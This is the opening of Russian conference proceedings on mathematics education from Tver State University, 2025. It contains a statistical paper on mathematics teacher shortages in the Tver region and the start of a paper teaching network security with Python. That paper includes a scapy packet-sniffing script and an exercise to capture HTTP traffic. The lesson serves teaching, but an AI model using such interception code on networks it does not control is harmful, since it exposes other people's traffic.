

Министерство науки и высшего образования
Российской Федерации
Федеральное государственное бюджетное
образовательное учреждение высшего образования
«Тверской государственный университет»

**ПЕРСПЕКТИВЫ РАЗВИТИЯ
МАТЕМАТИЧЕСКОГО ОБРАЗОВАНИЯ
В ЭПОХУ ЦИФРОВОЙ ТРАНСФОРМАЦИИ**

Материалы
VI Всероссийской научно-практической конференции
27–29 марта 2025 года, Тверь

Тверь 2025

УДК 373.5.016:51(082)
ББК Ч426.221я431
П27

Редакционная коллегия:

Ю.В. Чемарина

*кандидат физико-математических наук, доцент,
декан математического факультета ТвГУ*

А.А. Голубев

*кандидат физико-математических наук, доцент, доцент кафедры
фундаментальной математики и цифровых технологий ТвГУ*

П27 Перспективы развития математического образования в эпоху цифровой трансформации: материалы VI Всероссийской научно-практ. конф. (27–29 марта 2025 года, г.Тверь) // под ред. Ю.В. Чемариной, А.А. Голубева. – Тверь: Тверской государственный университет, 2025. – 182 с.

ISBN 978-5-7609-1996-0

В сборнике трудов представлены материалы VI Всероссийской научно-практической конференции, состоявшейся 27–29 марта 2025 г. в г. Твери. Организатором конференции выступил математический факультет Тверского государственного университета.

Издание предназначено для научных и педагогических работников, преподавателей, аспирантов, магистрантов и студентов педагогических вузов и колледжей с целью использования в научной и учебной деятельности.

УДК 373.5.016:51(082)
ББК Ч426.221я431

ISBN 978-5-7609-1996-0

© Авторский коллектив, 2025
© Тверской государственный университет, 2025

СОДЕРЖАНИЕ

<i>Баранова О.Е., Романова С.А.</i> ДИНАМИКА ЧИСЛЕННОСТИ УЧИТЕЛЕЙ МАТЕМАТИКИ ТВЕРСКОЙ ОБЛАСТИ..	5
<i>Бахвалов А.Е.</i> ОБУЧЕНИЕ ШКОЛЬНИКОВ И СТУДЕНТОВ ОСНОВАМ СЕТЕВОЙ БЕЗОПАСНОСТИ С ИСПОЛЬЗОВАНИЕМ PYTHON	12
<i>Беленкова Ж.Т.</i> КРИТЕРИИ ФОРМИРОВАНИЯ ОЦЕНКИ УСПЕВАЕМОСТИ ПРИ ОБУЧЕНИИ МАТЕМАТИКЕ В ВУЗЕ	16
<i>Васильев А.А.</i> МЕТОДОЛОГИЧЕСКИЕ ВОПРОСЫ ПРИМЕНЕНИЯ МАТЕМАТИКИ В РАБОТАХ ОСНОВОПОЛОЖНИКА ФИЗИЧЕСКОЙ ЭКОНОМИКИ П.Г. КУЗНЕЦОВА.....	21
<i>Войцехович В.Э., Вольнов И.Н., Малинецкий Г.Г.</i> ПРЕДЕЛЫ ВОЗМОЖНОСТЕЙ ИСКУССТВЕННОГО ИНТЕЛЛЕКТА (ИИ) В МАТЕМАТИЧЕСКОМ ОБРАЗОВАНИИ	27
<i>Громов К.О.</i> ИНФОРМАЦИОННАЯ БЕЗОПАСНОСТЬ. ВЗЛОМ И ЗАЩИТА В ФОРМАТЕ STF.	33
<i>Денисов А.Л.</i> ИСПОЛЬЗОВАНИЕ МЕТОДА РАЗРЯЖЕННЫХ ГЛАВНЫХ КОМПОНЕНТ С L1 - РЕГУЛЯРИЗАЦИЕЙ ДЛЯ АНАЛИЗА АНТРОПОЛОГИЧЕСКИХ ДАННЫХ (НА ПРИМЕРЕ АНАЛИЗА ЛИЦЕВОГО СКЕЛЕТА МУЖСКИХ СЕРИЙ СРЕДНЕВЕКОВЫХ ВОСТОЧНЫХ СЛАВЯН)	39
<i>Ершова Е.М.</i> РЕШЕНИЕ ЗАДАЧ АНАЛИТИЧЕСКОЙ ГЕОМЕТРИИ РАЗЛИЧНЫМИ МЕТОДАМИ.	44
<i>Журавлева К.Ю., Верина Г.Б.</i> СИНЕРГИЯ ТРАДИЦИОННЫХ И ЦИФРОВЫХ ТЕХНОЛОГИЙ В ПРЕПОДАВАНИИ МАТЕМАТИКИ: ОПТИМИЗАЦИЯ УЧЕБНОГО ПРОЦЕССА В СПО	50
<i>Иванов В.В.</i> ПАКЕТ КОМПЬЮТЕРНОЙ МАТЕМАТИКИ SMATH STUDIO И ОСНОВНЫЕ ПРИЕМЫ РАБОТЫ С НИМ.....	54
<i>Иванова П.К., Голубев А.А.</i> ПРИМЕНЕНИЕ ПРОИЗВОДНОЙ ПРИ РЕШЕНИИ ЗАДАЧ НА ЕГЭ, НА ВСТУПИТЕЛЬНЫХ ЭКЗАМЕНАХ В ВУЗЫ И НА ОЛИМПИАДАХ	61
<i>Каленова М.Р., Романова Ю.Д.</i> ИСПОЛЬЗОВАНИЕ ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ BLENDER ДЛЯ РЕШЕНИЯ СТЕРЕОМЕТРИЧЕСКИХ ЗАДАЧ С КОНИЧЕСКИМИ СЕЧЕНИЯМИ В СТАРШЕЙ ШКОЛЕ	68
<i>Корин К.В.</i> ПРОГРАММНАЯ РЕАЛИЗАЦИЯ АДАПТИВНОГО АЛГОРИТМА СИМПСОНА	73
<i>Мельничихина А.А.</i> ФРАКТАЛЬНЫЕ СВОЙСТВА КВАНТОВОГО ПРОСТРАНСТВА МГНОВЕННОГО СЕРДЕЧНОГО РИТМА ОДНОГО ИЗ ПАЦИЕНТОВ ТВЕРСКОЙ ОБЛАСТНОЙ КЛИНИЧЕСКОЙ БОЛЬНИЦЫ	77
<i>Могилева Л.М., Могилева А.М.</i> ОДИН ПРИМЕР ВАЖНОСТИ СОБЛЮДЕНИЯ ПОРЯДКА СЛЕДОВАНИЯ ДИСЦИПЛИН В УЧЕБНОМ ПЛАНЕ	82

<i>Могилевский И.Ш.</i> ОЛИМПИАДНЫЕ ЗАДАЧИ ПО ТЕОРИИ ЧИСЕЛ.....	86
<i>Молькова О.М., Голубев А.А.</i> ПРИМЕНЕНИЕ НЕРАВЕНСТВА ЙЕНСЕНА ПРИ РЕШЕНИИ НЕСТАНДАРТНЫХ ЗАДАЧ.....	90
<i>Морозова С.И., Чемарина Ю.В.</i> ПРИМЕНЕНИЕ СИСТЕМЫ КОМПЬЮТЕРНОЙ АЛГЕБРЫ MAPLE ДЛЯ РЕШЕНИЯ ЗАДАЧ ТЕОРИИ ГРАВИТАЦИИ	96
<i>Мосина Л.В., Семенистая М.Н., Судакова А.Г.</i> ОБУЧЕНИЕ ИНОСТРАННЫХ ВОЕННОСЛУЖАЩИХ ЯЗЫКУ МАТЕМАТИКИ НА ЭТАПЕ ПРЕДВУЗОВСКОЙ ПОДГОТОВКИ.....	102
<i>Новичкова О.Е., Сидорова М.Е., Судакова А.Г.</i> ИСПОЛЬЗОВАНИЕ МАТЕМАТИЧЕСКОГО ПАКЕТА MATHCAD КАК ИНСТРУМЕНТА ЦИФРОВИЗАЦИИ ОБУЧЕНИЯ МАТЕМАТИКЕ КУРСАНТОВ ВОЕННО-ТЕХНИЧЕСКИХ ВУЗОВ	108
<i>Поташов И.М.</i> СИСТЕМЫ КООРДИНАТ В ПАКЕТЕ TIKZ.....	114
<i>Семыкина Н.А., Тишина Е.В.</i> К ВОПРОСУ ИСПОЛЬЗОВАНИЯ МАТЕМАТИЧЕСКОГО АППАРАТА ДЛЯ ПОСТРОЕНИЯ МОДЕЛЕЙ В ЗАДАЧАХ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ	120
<i>Серова Д.А.</i> КОДИРОВАНИЕ ПРОБЛЕМ УКЛАДКИ ДОМИНО ЛОГИЧЕСКИМИ СРЕДСТВАМИ.	124
<i>Старикова Н.В.</i> АКТИВНОЕ ИСПОЛЬЗОВАНИЕ ТЕХНОЛОГИЙ ПРИ ПОДГОТОВКЕ К ЕГЭ ПО МАТЕМАТИКЕ.....	128
<i>Тишина Е.В., Семыкина Н.А.</i> ОСНОВНЫЕ ЭТИЧЕСКИЕ ПРОБЛЕМЫ ИСКУССТВЕННОГО ИНТЕЛЛЕКТА В СФЕРЕ ОБРАЗОВАНИЯ.....	133
<i>Харинова Г.В.</i> ПРЕПОДАВАНИЕ МОДУЛЯ «3D-МОДЕЛИРОВАНИЕ, ПРОТОТИПИРОВАНИЕ, МАКЕТИРОВАНИЕ» В КУРСЕ УЧЕБНОГО ПРЕДМЕТА «ТРУД (ТЕХНОЛОГИЯ)» В 7 КЛАССЕ В ПРОГРАММЕ OpenSCAD	139
<i>Цветков А.И.</i> СПОСОБЫ ВИЗУАЛИЗАЦИИ И ПРЕДВАРИТЕЛЬНОГО АНАЛИЗА ИССЛЕДУЕМЫХ ДАННЫХ.....	144
<i>Цветков И.В., Полтаракова В.А.</i> МОДЕЛИРОВАНИЕ РАЗМЕЩЕНИЯ ПРОМЫШЛЕННЫХ ОБЪЕКТОВ	149
<i>Цирулёва В.М.</i> ИСПОЛЬЗОВАНИЕ СХЕМЫ ФУНКЦИОНАЛЬНЫХ ЗАВИСИМОСТЕЙ ПРИ ПРОЕКТИРОВАНИИ ЛОГИЧЕСКОЙ МОДЕЛИ ДАННЫХ	155
<i>Цирулёва В.М., Рожнова О.А.</i> АУДИО-ДИПФЕЙКИ: МЕТОДЫ ИХ СОЗДАНИЯ И РАСПОЗНАВАНИЯ	161
<i>Шалин Г.Р., Литышев А.Н.</i> ДЕМОНСТРАЦИЯ АКТУАЛЬНОСТИ СОЦИАЛЬНОЙ ИНЖЕНЕРИИ В ТЕХНИЧЕСКИХ АТАКАХ.....	167
<i>Шеретов Ю.В.</i> О ПОСТРОЕНИИ РЕШЕНИЙ ЗАДАЧИ КОШИ ДЛЯ КВАЗИГИДРОДИНАМИЧЕСКОЙ СИСТЕМЫ.....	172
<i>Яхова Ю.Д., Голубев А.А.</i> РОЛЬ ЧЕРТЕЖА В РЕШЕНИИ ГЕОМЕТРИЧЕСКОЙ ЗАДАЧИ	177

ДИНАМИКА ЧИСЛЕННОСТИ УЧИТЕЛЕЙ МАТЕМАТИКИ ТВЕРСКОЙ ОБЛАСТИ

Баранова Ольга Евгеньевна

Тверской государственный университет, г. Тверь

E-mail: baranova.oe@tversu.ru

Романова Светлана Анатольевна

МБОУ СОШ №17, г. Тверь

E-mail: svetaromadoma@yandex.ru

Ключевые слова: численность обучающихся, численность учителей математики, распределение персонала по возрасту.

Аннотация. В работе приведены данные сводных отчетов по форме федерального статистического наблюдения № ОО-1 «Сведения об образовательной организации, осуществляющей образовательную деятельность по образовательным программам начального общего, основного общего, среднего общего образования» по Тверской области и их анализ.

Проблема нехватки педагогических кадров продолжает оставаться нерешённой в течение длительного времени, несмотря на мероприятия, принятые на разных уровнях. В настоящее время разрешено трудоустройство студентов на должности учителей, организована материальная поддержка молодых специалистов, функционирует система наставничества, публикуются данные о повышении заработной платы учителей. Ведётся работа по повышению престижа профессии учителя: по указу Президента РФ от 27.06.2022 г. 2023 год в России был объявлен Годом педагога и наставника, реализуются мероприятия по национальному проекту «Образование».

Предлагаем взглянуть на ситуацию в 2017-2024 гг. с педагогическими кадрами в целом и учителями математики в частности через призму сухих цифровых данных, опубликованных на сайте Министерства Просвещения РФ (раздел «Деятельность», подраздел «Статистика») в отчётах [1]-[8], сформированных на начало каждого учебного года.

Начнём с общего числа учеников школ Тверской области. В разделах 1.3. «Сведения о численности обучающихся по образовательным программам» [1-8] содержатся данные о численности обучающихся. В таблице 1 приведена информация об общей численности обучающихся и количестве обучающихся по программам основного и среднего общего образования.

Таблица 1

Числ-сть обуч-ся, чел.	2017-2018	2018-2019	2019-2020	2020-2021	2021-2022	2022-2023	2023-2024	2024-2025
всего по ОП	133190	132429	136398	137247	138352	140283	140765	140765
по ОП ООО	62105	62675	63967	65461	67020	68816	70219	70544
по ОП СОО	12461	12478	12150	11436	10892	10615	10532	10783

Анализ статистических данных показывает непрерывный рост общего числа обучающихся (увеличение на 7575 чел., 5,69%) и числа обучающихся 5-9 классов (увеличение на 8439 чел., 13,59%). Количество получающих среднее общее образование в школах уменьшалось ежегодно, за 8 лет снизилось на 1678 чел., т.е. на 13,47%.

Динамику изменений интересов учеников в плане выбора предметов для углублённого изучения характеризуют данные таблицы 2. Здесь приведена информация из разделов 2.11. «Углубленное изучение предметов» отчётов [1-8], демонстрирующая изменение численности обучающихся, углублённо изучающих различные предметы и математику.

Таблица 2

Численность обучающихся, человек	2017-2018	2018-2019	2019-2020	2020-2021	2021-2022	2022-2023	2023-2024	2024-2025
углубл. изуч. - всего	9817	8311	8075	9105	7641	7223	5118	15447
угл. изуч. математику	2888	3398	2332	2967	2418	2616	1301	5595
в т. ч. по прогр. ООО	1717	1639	1556	1735	1653	1718	995	992
в т. ч. по прогр. СОО	1171	1759	776	1232	765	898	306	4603

Приведённые данные показывают стабильное уменьшение числа учеников, желающих изучать школьные предметы углублённо, до начала текущего учебного года, когда зафиксирован всплеск интереса к профильному обучению во всех группах, за исключением учеников 5-9 классов.

Теперь, получив представление об изменении численности обучающихся, обратимся к количественным характеристикам тех, кто обучает. В разделах 3.1. «Распределение численности персонала по уровню образования и полу (без внешних совместителей и работающих по договорам гражданско-правового характера)» [1-8] находим данные (таблица 3) о численности работников, обеспечивающих обучение.

Таблица 3

Численность, чел.	2017-2018	2018-2019	2019-2020	2020-2021	2021-2022	2022-2023	2023-2024	2024-2025
работников всего	19676	19676	19387	19051	18730	18558	18445	18430
учителей всего	9315	9231	9096	9007	8892	8878	8817	8850
учителей математики	932	929	920	882	863	848	851	852

Анализ приведённых данных показывает стабильную тенденцию к уменьшению как числа всех работников образовательных организаций, так и числа учителей в частности. Общее число работников снизилось на 6,33%, число учителей – на 4,99%. Данные разделов 3.1 показывают стабильное снижение учителей предметников и учителей начальных классов. Так в наиболее многочисленных группах учителей за 8 лет произошли следующие изменения: учителей иностранных языков

уменьшилось на 2,04%, учителей начальных классов – на 3,63%, учителей русского языка – на 4,82%. Уменьшение числа учителей математики самое большое – на 8,58%, что в 1,7 раза больше, чем процент уменьшения числа учителей в целом. Отметим, что согласно сведениям о педагогических составах, опубликованным на «Школьном портале» (<https://school.tver.ru/>) в школах г. Твери, работу по должностям учителей математики выполняют учителя ИЗО, информатики, физики, истории, обществознания, труда, технологии, учителя начальных классов, социальные педагоги, преподаватели профессионального обучения, диспетчеры образовательных учреждений и даже советники по воспитанию.

Частично нехватка учителей и других сотрудников образовательных организаций компенсируется приглашением внешних работников. Данные о численности этих категорий персонала приводятся в разделах 3.3. «Численность внешних совместителей и работающих по договорам гражданско-правового характера» отчётов [1-8].

Таблица 4

Численность, чел. (в пересчёте на полную занятость)	2017- 2018	2018- 2019	2019- 2020	2020- 2021	2021- 2022	2022- 2023	2023- 2024	2024- 2025
работники – всего	1673	1603	1655	1545	1631	1599	1510	1547
учителя – всего	709 (471,6)	693 (374,6)	690 (340,2)	627 (316,9)	593 (312)	565 (298,5)	526 (259,5)	535 (253,2)
учителя математики	30 (17,6)	32 (18,2)	31 (18,8)	35 (21,8)	34 (22,8)	32 (20,4)	35 (21,3)	34 (19,9)

Приведённые данные показывают, что численность внешних совместителей как среди работников в целом, так и среди учителей в целом имеет тенденцию к снижению. За 8 лет число работников, являющихся внешними совместителями или работающими по договорам ГПК, в целом уменьшилось на 7,53%. Количество (в переводе на полную занятость) учителей-совместителей уменьшилось на 46,31%. В частности, число (в переводе на полную занятость) совместителей среди учителей иностранных языков уменьшилась на 51,9%, среди учителей русского языка – на 20,96%, а среди учителей начальных классов – на 19,5%. Численность совместителей (в переводе на полную занятость) среди учителей математики растёт, за 8 лет прирост составил 13,07%.

Теперь обратимся к количественным характеристикам нагрузки, приходящейся на одного человека, работающего в образовательных организациях. Информация, представленная в таблице 4, получена из разделов 3.4. «Движение работников» отчётов [1-8].

Таблица 5

		2017- 2018	2018- 2019	2019- 2020	2020- 2021	2021- 2022	2022- 2023	2023- 2024	2024- 2025
Работников всего	ставок всего, ед.	29023,7	28638,4	28566,1	28648,5	28480,3	28628,4	28612	28745,5
	занято ставок всего, ед.	28130,6	27672,6	27654,6	27564,7	27297,4	27325,3	27294,3	27543,9
	занято ставок раб. спис. сост.	26930,6	26442,7	26574,3	26556,6	26279,5	26254	26189,7	26391,5
	численность раб-ков, чел.	19676	19676	19387	19051	18730	18558	18445	18430
	ставок на человека, ед.	1,37	1,34	1,37	1,39	1,4	1,41	1,42	1,43
	вакантных долж-тей, ед.	791	708	755	894	939	1012	542	292
Учителей всего	ставок всего, ед.	13434,6	13429,3	13451,9	13515	13433,1	13431,1	13431,5	13422,9
	занято ставок всего, ед.	13372,7	13310,2	13363,2	13394,9	13281,6	13270	13238,5	13268,1
	занято ставок, раб. спис. сост.	12911,3	12816,2	12962,4	12960,5	12907,9	12888,8	12828,5	12822
	численность раб-ков, чел.	9315	9231	9096	9007	8892	8878	8817	8850
	ставок на человека, ед.	1,39	1,39	1,43	1,44	1,45	1,45	1,45	1,45
	вакантных долж-тей, ед.	95	91	135	174	153	157	50	16
Учителей математики	ставок всего, ед.	1417,97	1420,26	1398,78	1401,68	1396,93	1382,2	1438,89	1475,31
	занято ставок всего, ед.	1410,19	1409,98	1393,59	1390,64	1378,21	1365,3	1414,29	1455,11
	занято ставок раб. спис. сост.	1384,35	1376,44	1368,69	1362,12	1352,64	1341,8	1384,12	1408,25
	численность раб-ков, чел.	932	929	920	882	863	848	851	852
	ставок на человека, ед.	1,49	1,48	1,49	1,54	1,57	1,58	1,63	1,65
	вакантных долж-тей, ед.	5	6	14	23	18	20	7	1

Сравнивая данные таблиц 1 и 5, видим, что возрастание числа обучающихся не приводит к стабильному возрастанию числа ставок ни среди работников в целом, ни среди учителей в целом, ни среди учителей математики в частности. Это обстоятельство, дополненное непрерывным снижением числа работников и учителей, приводит к стабильному увеличению нагрузки на одного сотрудника.

Анализ числа ставок, занятых работниками списочного состава, показывает, что в 2017-2018 году один работник выполнял нагрузку 1,37 ставки, один учитель – нагрузку 1,39 ставки, один учитель математики – нагрузку 1,49 ставки. За 8 лет эта нагрузка увеличилась существенно: в начале 2024-2025 учебного года один работник и один учитель работали уже на 1,43 и 1,45 ставки соответственно. А на одного учителя математики

на начало текущего учебного года приходилась самая высокая нагрузка – 1,65 ставки! Остаётся только догадываться о реальной нагрузке учителей математики в конкретных образовательных организациях, в случае, когда хотя бы один работник из списочного состава заболеет, уйдет в декретный отпуск или уволится.

Некоторое недоумение вызывает несоответствие между числом свободных ставок и количеством вакантных должностей. Так, на начало 2024-2025 учебного года были свободны 20,2 ставки учителей математики, а вакантная должность зафиксирована всего одна.

Обратимся, наконец, к возрастному составу учителей. Подробные данные представлены в разделах 3.5. «Распределение персонала без внешних совместителей и работающих по договорам гражданско-правового характера по возрасту и полу», в таблице 6 – выборочная информация.

Таблица 6

	Числ-ть, чел. (%)	2017-2018	2018-2019	2019-2020	2020-2021	2021-2022	2022-2023	2023-2024	2024-2025
Работников всего	работников чел.	19676	19676	19387	19051	18730	18558	18445	18430
	моложе 25 лет	697 (3,54)	686 (3,49)	761 (3,93)	771 (4,05)	833 (4,45)	871 (4,69)	872 (4,73)	973 (5,28)
	25–29 лет	1073 (5,45)	1002 (5,09)	890 (4,59)	792 (4,16)	690 (3,68)	702 (3,78)	712 (3,86)	710 (3,85)
	30–44 лет	5621 (28,57)	5531 (28,11)	5315 (27,42)	5040 (26,46)	4818 (25,72)	4703 (25,34)	4567 (24,76)	4313 (23,4)
	45–59 лет	8718 (44,31)	8715 (44,29)	8588 (44,3)	8528 (44,76)	8363 (44,65)	8131 (43,81)	7947 (43,08)	7777 (42,2)
	60–64 лет	2033 (10,33)	2125 (10,8)	2132 (11)	2183 (11,46)	2225 (11,88)	2328 (12,54)	2311 (12,53)	2409 (13,07)
	65 лет и более	1534 (7,8)	1617 (8,22)	1701 (8,77)	1737 (9,12)	1801 (9,62)	1823 (9,82)	2036 (11,04)	2248 (12,2)
Учителей всего	учителей, чел.	9315	9231	9096	9007	8892	8878	8817	8850
	моложе 25 лет	409 (4,39)	410 (4,44)	478 (5,26)	510 (5,66)	570 (6,41)	622 (7,01)	621 (7,04)	700 (7,91)
	25–29 лет	544 (5,84)	533 (5,77)	496 (5,45)	462 (5,13)	409 (4,6)	435 (4,9)	450 (5,1)	464 (5,24)
	30–44 лет	2558 (27,46)	2458 (26,63)	2283 (25,1)	2178 (24,18)	2116 (23,8)	2063 (23,24)	2022 (22,93)	1969 (22,25)
	45–59 лет	4334 (46,53)	4312 (46,71)	4288 (47,14)	4274 (47,45)	4127 (46,41)	4017 (45,25)	3920 (44,46)	3795 (42,88)
	60–64 лет	853 (9,16)	897 (9,72)	888 (9,76)	899 (9,98)	942 (10,59)	998 (11,24)	985 (11,17)	1031 (11,65)
	65 лет и более	617 (6,62)	621 (6,73)	663 (7,29)	684 (7,59)	728 (8,19)	743 (8,37)	819 (9,29)	891 (0,07)
Учителей матем-ки	учит. матем.	932	929	920	882	863	848	851	852
	моложе 25 лет	17 (1,82)	23 (2,48)	25 (2,72)	17 (1,93)	32 (3,71)	42 (4,95)	49 (5,76)	50 (5,87)
	25–29 лет	26 (2,79)	29 (3,12)	29 (3,15)	29 (3,29)	24 (2,78)	29 (3,42)	21 (2,47)	24 (2,82)
	30–44 лет	236 (25,32)	226 (24,33)	208 (22,61)	190 (21,54)	180 (20,86)	161 (18,99)	158 (18,57)	159 (18,66)
	45–59 лет	475 (50,97)	466 (50,16)	454 (49,35)	442 (50,11)	423 (49,02)	404 (47,64)	399 (46,89)	389 (45,66)
	60–64 лет	99 (10,62)	109 (11,73)	120 (13,04)	127 (14,4)	122 (14,14)	142 (16,75)	128 (15,04)	125 (14,67)
	65 лет и более	79 (8,48)	76 (8,18)	84 (9,13)	77 (8,73)	82 (9,5)	70 (8,25)	96 (11,3)	105 (12,3)

Наблюдается небольшое увеличение сотрудников в возрасте до 25 лет, при этом число работников старше 60 лет увеличивается намного быстрее. А численность и работников в целом, и учителей в возрасте от 25 до 29 лет за прошедшие 8 лет снизилась. Число и доля учителей математики в возрасте до 25 лет увеличились на 33 человека или 4,05% соответственно. В возрастной группе 25-29 лет число и доля учителей математики практически не изменились. Учителей математики старше 60 лет стало на 52 человека больше, а по отношению к общему числу учителей математики их стало на 7,89% больше. Относительной стабильностью в процентном отношении к общему числу учителей математики обладает категория работников в возрасте от 45 до 59 лет.

В заключение отметим, что сейчас, когда 2024-2025 учебный год подходит к концу, число учителей математики снова уменьшилось. По состоянию на 23 марта 2025 года на порталах по труду и занятости <https://trudvsem.ru> и <https://tver.hh.ru/> опубликованы уже 16 вакансий учителей математики в государственных образовательных организациях г. Твери.

Хочется верить, что в ближайшие годы ситуация с нехваткой учителей в целом и учителей математики в частности в Тверской области начнёт изменяться в лучшую сторону. И эти положительные изменения будут реальными, а не отчётными. А пока только вера в лучшее, любовь к профессии, чувство долга остаются источниками энергии, позволяющей работать больше 60 часов в неделю самоотверженным учителям Тверской области.

СПИСОК ЛИТЕРАТУРЫ

1. Министерство просвещения РФ: [сайт]. URL: <https://edu.gov.ru/> / Банк документов : Сведения по форме федерального статистического наблюдения № ОО-1 «Сведения об организации, осуществляющей образовательную деятельность по образовательным программам начального общего, основного общего, среднего общего образования» на начало 2024/25 учебного года: [сайт]. URL: <https://docs.edu.gov.ru/document/db9c1cdaa94b963299f927390b334c28/>

2. Министерство просвещения РФ: [сайт]. URL: <https://edu.gov.ru/> / Банк документов : Сведения по форме федерального статистического наблюдения № ОО-1 «Сведения об организации, осуществляющей образовательную деятельность по образовательным программам начального общего, основного общего, среднего общего образования» на начало 2023/24 учебного года: [сайт]. URL:

<https://docs.edu.gov.ru/document/dd4cf021660425786495d744405367f0/>

3. Министерство просвещения РФ: [сайт]. URL: <https://edu.gov.ru/> / Банк документов : Сведения по форме федерального статистического наблюдения № ОО-1 «Сведения об организации, осуществляющей

образовательную деятельность по образовательным программам начального общего, основного общего, среднего общего образования» на начало 2022/23 учебного года: [сайт]. URL:

<https://docs.edu.gov.ru/document/70ecc3b178e0b8397d234697c42e0ad8/>

4. Министерство просвещения РФ: [сайт]. URL: <https://edu.gov.ru/> / Банк документов : Сведения по форме федерального статистического наблюдения № ОО-1 «Сведения об организации, осуществляющей образовательную деятельность по образовательным программам начального общего, основного общего, среднего общего образования» на начало 2021/22 учебного года: [сайт]. URL:

<https://docs.edu.gov.ru/document/4ffd0f26c72d69ad2716e7b024af7eeb/>

5. Министерство просвещения РФ: [сайт]. URL: <https://edu.gov.ru/> / Банк документов : Сведения по форме федерального статистического наблюдения № ОО-1 «Сведения об организации, осуществляющей образовательную деятельность по образовательным программам начального общего, основного общего, среднего общего образования» на начало 2020/21 учебного года: [сайт]. URL:

<https://docs.edu.gov.ru/document/ed3ca74f26a1dc055a313991f66d2fa3/>

6. Министерство просвещения РФ: [сайт]. URL: <https://edu.gov.ru/> / Банк документов : Сводные отчеты по форме федерального статистического наблюдения № ОО-1 «Сведения об образовательной организации, осуществляющей образовательную деятельность по образовательным программам начального общего, основного общего, среднего общего образования» на начало 2019/20 учебного года»: [сайт]. URL: <https://docs.edu.gov.ru/document/c38a1f764e0c77030235de22850ae531/>

7. Министерство просвещения РФ: [сайт]. URL: <https://edu.gov.ru/> / Банк документов : Сводные отчеты по форме № ОО-1 «Сведения об организации, осуществляющей подготовку по образовательным программам начального общего, основного общего, среднего общего образования» на начало 2018/2019 учебного года по Российской Федерации : [сайт]. URL :

<https://docs.edu.gov.ru/document/d5347c330ed0f2f685a4ef5190454611>

8. Министерство просвещения РФ: [сайт]. URL: <https://edu.gov.ru/> / Банк документов : Сводные отчеты по форме ФСН № ОО-1 на начало 2017/18 учебного года : [сайт]. URL:

<https://docs.edu.gov.ru/document/73a5bd62a35c1a0248a8d16ba3a17885>

Рукопись поступила в редакцию 23.03.2025

Рукопись принята к печати 25.03.2025

ОБУЧЕНИЕ ШКОЛЬНИКОВ И СТУДЕНТОВ ОСНОВАМ СЕТЕВОЙ БЕЗОПАСНОСТИ С ИСПОЛЬЗОВАНИЕМ PYTHON

Бахвалов Антон Евгеньевич

Тверской государственный университет, г. Тверь

E-mail: a.bakhvalov@univage.com

Ключевые слова: сетевая безопасность, Python, обучение программированию, кибербезопасность, генерация паролей, перехват трафика, Brute Force.

Аннотация. В статье рассматриваются основы сетевой безопасности и их практическое применение в обучении школьников и студентов. Приводятся примеры использования языка программирования Python для изучения ключевых аспектов кибербезопасности, таких как генерация безопасных паролей и анализ сетевого трафика. Статья демонстрирует, как Python может стать эффективным инструментом для обучения современным методам защиты информации.

С развитием цифровых технологий сетевая безопасность становится одной из самых актуальных тем в образовании. Школьники и студенты, которые начинают изучать программирование, должны не только понимать, как создавать программное обеспечение, но и как защищать его от кибератак. Язык программирования Python, благодаря своей простоте и мощным библиотекам, является идеальным инструментом для обучения основам сетевой безопасности. В данной статье рассматриваются теоретические основы и практические примеры, которые помогут учащимся освоить ключевые концепции кибербезопасности.

Сетевая безопасность — это совокупность методов и технологий, направленных на защиту данных и сетевых ресурсов от несанкционированного доступа, атак и других угроз. В современном мире, где практически все устройства подключены к интернету, защита информации становится критически важной.

Основные угрозы включают:

- Сканирование портов — поиск уязвимостей в сетевых устройствах.
- Перехват трафика — получение доступа к передаваемым данным.
- Атаки типа "Brute Force" — подбор паролей методом перебора.
- Фишинг — мошеннические попытки получить конфиденциальную информацию.

Для защиты от этих угроз используются такие методы, как шифрование данных, использование VPN, фаерволы и антивирусы. Однако важно понимать, что безопасность начинается с базовых знаний и навыков, которые должны быть заложены ещё в школе.

Изучение основ сетевой безопасности в школе и университете помогает учащимся не только понять, как защищать свои данные, но и развить критическое мышление и навыки решения сложных задач. В современном мире, где кибератаки становятся всё более изощрёнными,

базовые знания в области безопасности необходимы каждому, кто работает с компьютерами и сетями.

Практические занятия по сетевой безопасности позволяют учащимся:

1. Понять, как работают атаки и защита. Теория без практики часто остаётся абстрактной. Практические примеры помогают закрепить знания.

2. Развить навыки программирования. Работа с сетевыми протоколами и криптографией требует глубокого понимания программирования.

3. Подготовиться к реальным задачам. Многие из рассмотренных примеров могут быть применены в реальной жизни, например, для защиты личных данных или настройки домашней сети.

Примеры практических занятий для использования в учебном процессе

Занятие 1. Генерация безопасных паролей. Одной из самых распространённых угроз является атака типа "Brute Force", когда злоумышленник пытается подобрать пароль методом перебора. Чтобы защититься от таких атак, важно использовать сложные и уникальные пароли.

Пример кода на Python:

```
import secrets
import string

def generate_password(length=12):
    # Используем буквы, цифры и специальные символы
    characters = string.ascii_letters + string.digits + string.punctuation
    # Генерация пароля с использованием криптографически стойкого
генератора
    password = ''.join(secrets.choice(characters) for _ in range(length))
    return password

# Генерация и вывод пароля
print("Сгенерированный пароль:", generate_password())
```

secrets — модуль для генерации криптографически стойких случайных чисел.

string — модуль для работы со строками, включая буквы, цифры и специальные символы.

generate_password — функция, которая создаёт пароль заданной длины.

Практическое задание:

1. Измените длину пароля и посмотрите, как это влияет на его сложность.
2. Добавьте возможность генерации пароля только из букв или только из цифр.

Занятие 2. Перехват трафика — это метод, при котором злоумышленник получает доступ к данным, передаваемым по сети. Для защиты от таких атак важно понимать, как работает сетевой трафик и как его можно защитить.

Пример кода на Python (используем библиотеку scapy):

```
from scapy.all import sniff
def packet_callback(packet):
    if packet.haslayer("IP"):
        src_ip = packet["IP"].src
        dst_ip = packet["IP"].dst
        print(f"Перехвачен пакет: {src_ip} -> {dst_ip}")
print("Начало перехвата трафика...")
# Перехватываем 10 пакетов
sniff(prn=packet_callback, count=10)
```

scapy – мощная библиотека для работы с сетевыми пакетами.

sniff – функция для перехвата пакетов.

packet_callback – функция, которая вызывается для каждого перехваченного пакета.

Практическое задание:

1. Запустите код и посмотрите, какие пакеты передаются в вашей сети.
2. Добавьте фильтр для перехвата только HTTP-трафика.

